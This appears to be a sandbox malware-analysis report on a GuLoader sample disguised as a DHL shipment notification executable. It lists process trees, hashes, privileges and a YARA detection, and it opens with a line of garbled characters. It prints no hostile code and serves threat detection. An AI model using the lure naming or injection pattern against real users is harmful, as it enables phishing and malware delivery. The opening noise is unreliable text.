hUHZnAskxc'MdoAv_Z[C;I+U;T-:A{8>d"yO-wQwUI1X<Dl)Ynh\|pZ,^uzdhU#ViktpC)#k)GCxDDa9^}}@yo;r<8!b7!wik8.[4 2\|YIX-HF$rH%0aHk?lIG3\2bLZ)kb>>3DJg2.D$(;`\9LNX'/7q8CHG b\|%Y2p>Jo\aD@Z<\|iuK,`Zd,\|,xY/E9EPE6_-`c%3@qQ xi(]8AV\]'o4&l??}V48{{4DcKs\$$b? |aZ44q#&jE<F1Jz@0~o4\=DMv,Me$nOQx/|W}gE?6NSH1a"8Ie~u]XHwzk?q4,Z%R|l qH:E`#xBGU#oUqVNm#}3vd_V`lq!LVo a

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process:
DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
PID: 872 Parent PID: 7844

General

Start time:	12:53:20
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\Desktop\DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	8E2B177D2AB29C95F067559A029CF5E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.313750716611.0000000002300000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: ieinstal.exe PID: 7104 Parent PID: 872

General

Start time:	12:53:43
Start date:	27/09/2021
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DHL_Shipment_Notification_1231413385_Notification_1231413385_september2021.exe'
Imagebase:	0xad0000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis